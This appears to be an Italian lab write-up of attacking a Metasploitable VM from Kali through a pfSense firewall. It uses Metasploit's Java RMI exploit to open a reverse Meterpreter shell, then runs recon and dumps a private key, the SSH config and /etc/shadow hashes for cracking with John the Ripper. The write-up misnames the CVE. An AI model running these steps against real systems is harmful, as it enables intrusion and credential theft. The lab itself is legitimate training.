Kali: 192.168.1.100

Metasploitable: 192.168.32.101


Le due macchine sono su due reti differenti entrambe connesse ad un firewall (Pfsense)

Tramite Kali Linux dobbiamo sfruttare la vulnerabilità di Java RMI sulla porta 1099

Cve 2010-2861

La CVE 2010-2861 riguarda una vulnerabilità nel protocollo Java Remote Method Invocation (RMI). Questo protocollo consente a un'applicazione Java di chiamare metodi su oggetti remoti. La vulnerabilità in questione permetteva a un attaccante di eseguire codice non autorizzato su un sistema compromesso.

Da kali avviamo metasploit , cerchiamo un exploit per attaccare la porta 1099 e un payload



Settiamo le impostazioni e avviamo l'exploit

```
   LHOST  192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.32.101
rhosts => 192.168.32.101
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.32.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to li
                                         sten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.32.101:1099 - Using URL: http://192.168.1.100:8080/4bbPlVh3sG5K07
[*] 192.168.32.101:1099 - Server started.
[*] 192.168.32.101:1099 - Sending RMI Header...
[*] 192.168.32.101:1099 - Sending RMI Call...
[*] 192.168.32.101:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.32.101
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.32.101:47847) at 2024-02-23 15:02:12 -0500

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.32.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe22:2527
IPv6 Netmask : ::

meterpreter >
```

E verifichiamo tramite ifconfig di essere all'interno di metasploitable

Ora iniziamo a cercare delle informazioni da sfruttare per ulteriori attacchi.

Cat Intefaces (impostazioni di rete)

```
meterpreter > cd network/
meterpreter > ls
Listing: /etc/network
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040666/rw-rw-rw-  4096  dir   2010-03-17 10:07:45 -0400  if-down.d
040666/rw-rw-rw-  4096  dir   2010-03-16 19:00:59 -0400  if-post-down.d
040666/rw-rw-rw-  4096  dir   2010-03-16 19:00:59 -0400  if-pre-up.d
040666/rw-rw-rw-  4096  dir   2010-03-17 10:07:45 -0400  if-up.d
100666/rw-rw-rw-  405   fil   2024-01-07 16:38:54 -0500  interfaces

meterpreter > cat interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.32.101
netmask 255.255.255.0
network 192.168.32.0
broadcast 192.168.32.255
gateway 192.168.32.1
```

Sysinfo (informazioni riguardo il sistema)

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Arp -a per consultare la tabella arp con ip e mac address annessi

Dove troveremo ip e mac address di Pfsense

```
meterpreter > shell
Process 1 created.
Channel 2 created.
arp -a
? (192.168.32.1) at 08:00:27:08:43:7E [ether] on eth0
```

Whoami

```
whoami
root
```

Route (tabella di routing)

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.32.101  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe22:2527 ::       ::
meterpreter >
```

Il comando netstat -tulpn è utilizzato per visualizzare una lista di connessioni di rete attive e delle porte in ascolto, insieme ai programmi e ai processi che lo stanno utilizzando.

-t: mostra le connessioni TCP

-u: mostra le connessioni UDP

-l: mostra le porte in ascolto

-p: mostra il PID e e il nome del programma associato a ciascuna porta/connessione

-i: mostra gli indirizzi IP e i numeri di porta senza risolverli in nomi host e servizi

```
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4427/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4427/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4502/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4559/unrealircd
tcp        0      0 0.0.0.0:52041           0.0.0.0:*               LISTEN      3639/rpc.statd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4136/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4539/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4559/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4390/smbd
tcp        0      0 0.0.0.0:57323           0.0.0.0:*               LISTEN      4314/rpc.mountd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4558/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3623/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4558/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4520/apache2
tcp        0      0 0.0.0.0:54289           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      4543/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      4502/jsvc
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4427/xinetd
tcp        0      0 192.168.32.101:53       0.0.0.0:*               LISTEN      3996/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      3996/named
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4225/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      4381/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      3996/named
tcp        0      0 0.0.0.0:44635           0.0.0.0:*               LISTEN      4539/rmiregistry
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      4390/smbd
tcp6       0      0 :::2121                 :::*                    LISTEN      4445/proftpd: (acce
tcp6       0      0 :::3632                 :::*                    LISTEN      4251/distccd
tcp6       0      0 :::53                   :::*                    LISTEN      3996/named
tcp6       0      0 :::22                   :::*                    LISTEN      4018/sshd
tcp6       0      0 :::5432                 :::*                    LISTEN      4225/postgres
tcp6       0      0 ::1:953                 :::*                    LISTEN      3996/named
udp        0      0 0.0.0.0:2049            0.0.0.0:*                           -
udp        0      0 192.168.32.101:137      0.0.0.0:*                           4388/nmbd
udp        0      0 0.0.0.0:137             0.0.0.0:*                           4388/nmbd
udp        0      0 192.168.32.101:138      0.0.0.0:*                           4388/nmbd
udp        0      0 0.0.0.0:138             0.0.0.0:*                           4388/nmbd
udp        0      0 0.0.0.0:46859           0.0.0.0:*                           -
udp        0      0 0.0.0.0:52016           0.0.0.0:*                           3639/rpc.statd
udp        0      0 192.168.32.101:53       0.0.0.0:*                           3996/named
udp        0      0 127.0.0.1:53            0.0.0.0:*                           3996/named
udp        0      0 0.0.0.0:69              0.0.0.0:*                           4427/xinetd
udp        0      0 0.0.0.0:36298           0.0.0.0:*                           3996/named
udp        0      0 0.0.0.0:847             0.0.0.0:*                           3639/rpc.statd
udp        0      0 0.0.0.0:47082           0.0.0.0:*                           4314/rpc.mountd
udp        0      0 0.0.0.0:111             0.0.0.0:*                           3623/portmap
udp6       0      0 :::44719                :::*                                3996/named
udp6       0      0 :::53                   :::*                                3996/named
```

Da qui potremmo individuare ulteriori vulnerabilità sui servizi per fare ulteriori attacchi

Chiavi e certificati di comunicazione tra server/client

```
cat server.key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQDWtBM2M5qVcXsb3nyDddpxsTypf/6tZBt36U+uvsrU+MvvrrtD
eSRz/zzlnjtt/MixrPpMTV6bTJlUC9eoSlC6qd4dH/TkawKj9GtFzUyvjYliM49l
uzZhn8Qsc8FOLqCoFE6YcEZhu9G5Md+Mme51a3k8QKCulwCQndyZDTOktQIDAQAB
AoGBALlyuvFjK0+PwHU2/DeUcUUogKwrWTAtOqidRm06cPn5mDUDqM5D8d+bg98V
iGGdKUCGl3+WiHP9eqakv/alkgnDvxiVtYGJlRym8U+BR7dXqG3FTXiU2c2ziqvz
xvkxv6pUevaJ0RcxB/93MGJjcVY0mdmwF/Lo82Y8aySgY/+hAkEA9d3xW3dFSdoi
WYey9ycuPEG3xknTk1km2nEIObeBti4Jimx2LrvHk9S4AaSsvxGf7LZJ8W6TDCwk
pR2MGEFlzQJBAN+NViJkwsQFU0zCjtcuXusaBzW1VpgZfiFps5pm8Bcaf/LIp4vE
9r0IUBzVg/31MFCAZLjXQcQi5×4gdo160okCQDtODanCWzQ1KZPu53w2NzDRqUJr
DF2+Y2DNYu6JFQCcmjCJePhM0×cVeEztK73qwmiWj79srIuDGlO5jNFM9QECQQC3
QAptYx9sw9jGwW2J4o8YNVvXoPB8+di01wrM9Li2l5hukiEVp72Csz/IgxYRpV2X
f8gQ5RMaDmpZ/c5wp0/RAkEAj9nBA+7+HTWqiUefmIe2vYxHwGK4knOiso/P5ras
rhZCltVzAKDYOh5G2f62FGvYGAzpVZfn2wtbHQmxRl7RtQ==
-----END RSA PRIVATE KEY-----
cat server.crt
-----BEGIN CERTIFICATE-----
MIIDWzCCAsQCCQD6+TpMf7a5zDANBgkqhkiG9w0BAQUFADCB8TELMAkGA1UEBhMC
WFgxKjAoBgNVBAgTIVRoZXJlIGlzIG5vIHN1Y2ggdGhpbmcgb3V0c2lkZSBVUzET
MBEGA1UEBxMKRXZlcnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09m
ZmljZSBmb3IgQ29tcGxpY2F0aW9uIG9mIE90aGVyd2lzZSBTaW1wbGUgQWZmYWly
czEjMCEGA1UEAxMadWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG
9w0BCQEWH3Jvb3RAdWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4wHhcNMTAwMzE3
MTQwNzQ1WhcNMTAwNDE2MTQwNzQ1WjCB8TELMAkGA1UEBhMCWFgxKjAoBgNVBAgT
IVRoZXJlIGlzIG5vIHN1Y2ggdGhpbmcgb3V0c2lkZSBVUzETMBEGA1UEBxMKRXZl
cnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09mZmljZSBmb3IgQ29t
cGxpY2F0aW9uIG9mIE90aGVyd2lzZSBTaW1wbGUgQWZmYWlyczEjMCEGA1UEAxMa
dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLjAsBgkqhkiG9w0BCQEWH3Jvb3RA
dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4wgZ8wDQYJKoZIhvcNAQEBBQADgY0A
MIGJAoGBANa0EzYzmpVxexvefIN12nGxPKl//q1kG3fpT66+ytT4y++uu0N5JHP/
POWeO238yLGs+kxNXptMmVQL16hKULqp3h0f9ORrAqP0a0XNTK+NiWIzj2W7NmGf
xCxzwU4uoKgUTphwRmG70bkx34yZ7nVreTxAoK6XAJCd3JkNM6S1AgMBAAEwDQYJ
KoZIhvcNAQEFBQADgYEAkqS0uBRVYyVRSgvDKiLPOvgXagzPZqqnZS9Ibc3jPlyf
d2zURFQfHoRPjtSN3awtiAkhqNpWLKkFPEloNRl1DNpTI4iIGS10JsEiZe4RaINq
U0qcJ8ugtOmNKQyyPBhcZ8xTph4w0Komex6uQLkpAWwuvKIZlHwVbo0wOPbKLnU=
-----END CERTIFICATE-----
```

SSh configurazione

```
cat ssh_config

# This is the ssh client system-wide configuration file.  See
# ssh_config(5) for more information.  This file provides defaults for
# users, and the values can be changed in per-user configuration files
# or on the command line.

# Configuration data is parsed as follows:
#  1. command line options
#  2. user-specific file
#  3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options.  For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Host *
#   ForwardAgent no
#   ForwardX11 no
#   ForwardX11Trusted yes
#   RhostsRSAAuthentication no
#   RSAAuthentication yes
#   PasswordAuthentication yes
#   HostbasedAuthentication no
#   GSSAPIAuthentication no
#   GSSAPIDelegateCredentials no
#   GSSAPIKeyExchange no
#   GSSAPITrustDNS no
#   BatchMode no
#   CheckHostIP yes
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/identity
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
#   Port 22
#   Protocol 2,1
#   Cipher 3des
#   Ciphers aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-cbc,aes256-cbc
#   MACs hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160
#   EscapeChar ~
#   Tunnel no
#   TunnelDevice any:any
#   PermitLocalCommand no
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
    GSSAPIDelegateCredentials no
```

Cat Key ssh

Utenti ssh

```
pwd
/etc
cd shadow
/bin/sh: line 3: cd: shadow: Not a directory
cat shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Sfruttiamo il comando unshadow per unire i file shadow con i file passwd per poi crackare gli hash con John The Ripper